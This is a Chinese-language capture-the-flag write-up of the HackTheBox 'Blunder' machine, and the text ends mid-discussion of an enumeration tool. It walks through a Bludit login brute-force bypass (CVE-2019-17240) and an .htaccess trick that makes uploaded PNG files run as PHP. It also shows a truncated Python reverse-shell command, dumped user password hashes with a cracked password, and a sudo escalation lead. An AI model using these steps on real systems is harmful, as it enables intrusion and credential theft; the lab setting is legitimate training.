
概述 （Overview）

- MACHINE TAGS
  - Windows
  - Web
  - Bash
  - Account Misconfiguration

攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）


- nmap
- nikto
- dirsearch
- cewl
- htbenum
- CVE-2019-14287 && CVE-2021-3156

阶段1：枚举

首先通过 Nmap 对目标服务器进行端口扫描：


```
┌──(root㉿kali)-[/home/kali/hackthebox/Blunder]
└─# cat nmap/AllPort.txt.nmap
# Nmap 7.91 scan initiated Mon Apr 26 08:26:55 2021 as: nmap -p- -oA nmap/AllPort.txt -v --max-retries 0 10.10.10.191
Warning: 10.10.10.191 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.191
Host is up (0.11s latency).
Not shown: 65533 filtered ports
PORT   STATE  SERVICE
21/tcp closed ftp
80/tcp open   http

Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Apr 26 08:30:04 2021 -- 1 IP address (1 host up) scanned in 189.28 seconds
```

发现开放的端口很少，再看看 nikto 里有些什么信息并尝试目录枚举：



发现Web服务服务信息：`Bludit`，尝试搜索下 exploit-db：

发现有存在可利用的exp，但是不确定目标服务的版本，只能尝试下载 icon 图片尝试定位下版本（2019-06-21）：



阶段2：工具和利用


阶段2.1：后台登录账号

通过查询在 `https://www.cvedetails.com/cve/CVE-2019-16113/` 中发现了一点可用的信息，参考链接里有漏洞攻击的证明：`https://github.com/bludit/bludit/issues/1081`

看了 issues 的内容后发现需要前置条件，需要登录该系统才能利用，所以我们要先找到登录口令。

在 https://rastating.github.io/bludit-brute-force-mitigation-bypass/ 中了解到，在 3.9.2 版本中当登录次数错误超过10次会触发拦截，可以通过伪造IP地址进行绕过。


得到CVE信息：CVE-2019-17240，找到该脚本尝试进行枚举：
https://raw.githubusercontent.com/ColdFusionX/CVE-2019-17240_Bludit-BF-Bypass/main/exploit.py



这里我尝试用的 dirsearch 工具，因为 gobuster 好用是好用，但他不支持递归枚举会放过一些关键信息。

> https://github.com/maurosoria/dirsearch


发现存在 ./todo.txt 的文件，得到一些提示看样子是待办事项：




最后是通知 `fergus` 这个人需要一些图片，状态还是待办，再次尝试通过字典去尝试爆破密码。

但是密码跑完了，也没有成功，转而尝试用 `cewl` 爬取网站关键字来生成密码字典，尝试用它去爆破，这是CTF类里常用的手法。

```
cewl 10.10.10.191 > word.txt
```




显示成功：`fergus:RolandDeschain`




阶段2.2：文件上传到命令执行

找到之前 github 里出现的图片上传功能，上传带有命令执行语句的 png 图片：




随后在上传 `.htaccess` 至服务，将 `.png` 后缀的内容都当做 php 脚本执行：



> .htaccess文件是Apache服务器中的一个配置文件，它负责将文件所在的目录下的网页配置"热"更新。

```
# .htaccess
RewriteEngine off
AddType addplication/x-httpd-php .png
```

后来发现直接上传 php 后缀的文件是可以的，只是在页面会提示错误信息，但文件已经保存在服务器上了。这种原因一般是程序员将文件后缀名校验，和上传文件的逻辑搞反了。这里先保存了文件，然后再去校验的文件后缀然后直接结束了代码。



通过命令执行函数反弹shell：

```
cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_ST
```

上线后第一件事是加载完整的 tty shell：

```
python3.7 -c 'import pty;pty.spawn("/bin/bash");'
ctl+z
stty raw -echo
fg
export TERM=xterm-256color
```

接着查看当前身份：`www-data`

```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ l
listening  ls
whoami
whoami
www-data
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```

接着在 `/var/www/bludit-3.9.2/bl-content/databases/users.php` 目录中发现一组 admin 的密码 md5:

```
{
```

```
    "admin": {
        "nickname": "Admin",
        "firstName": "Administrator",
        "lastName": "",
        "role": "admin",
        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
        "salt": "5dde2887e7aca",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "fergus": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
        "salt": "jqxpjfnv",
        "email": "",
        "registered": "2019-11-27 13:26:44",
        "tokenRemember": "2c92d8501bea5f60fafea6fd78d7ddbc",
        "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "codepen": "",
        "instagram": "",
        "github": "",
        "gitlab": "",
        "linkedin": "",
        "mastodon": ""
    }
}
```


通过查看 `/etc/passwd` 确认目标机器可能登录的用户：


```
root:x:0:0:root:/root:/bin/bash
shaun:x:1000:1000:blunder,,,:/home/shaun:/bin/bash
hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
temp:x:1002:1002:,,,:/home/temp:/bin/bash
```

在 `/var/www/bludit-3.10.0a/bl-content/databases` 中搜到 `Hugo` 的密码md5：

```
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

放入网站查询：`https://sha1.gromweb.com/?hash=faca404fd5c0a31cf1897b823c695c85cffeb98d`

> `faca404fd5c0a31cf1897b823c695c85cffeb98d:Password120`



切换至 hugo 用户后得到 user flag。

阶段3：权限提升

首先查看下 `sudo -l` ，好像不能利用（后面复盘才知道，这玩意就是 CVE-2019-14287，可以直接利用）。

```
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$
```

开始对服务信息进行收集，这里用到 `htbenum` 工具。也是看 IPPSEC 的视频时发现的，只是现在不更新了我用的是源版，建议你们用 `https://github.com/garnettk/htbenum` 这个版本， `garnettk` 在源版的基础上加上了 `linpeas.sh` 的收集。

> https://github.com/SolomonSklash/htbenum

原理就是开一个服务端、客户端，将服务端的脚本先拉到客户端，然后客户端执行完脚本后将内容打包回传到服务端。但它里面有个很有意思的东西，它会把 linenum 后的所有东西打包回来这个你们试一试就知道了，不细说有点废图。

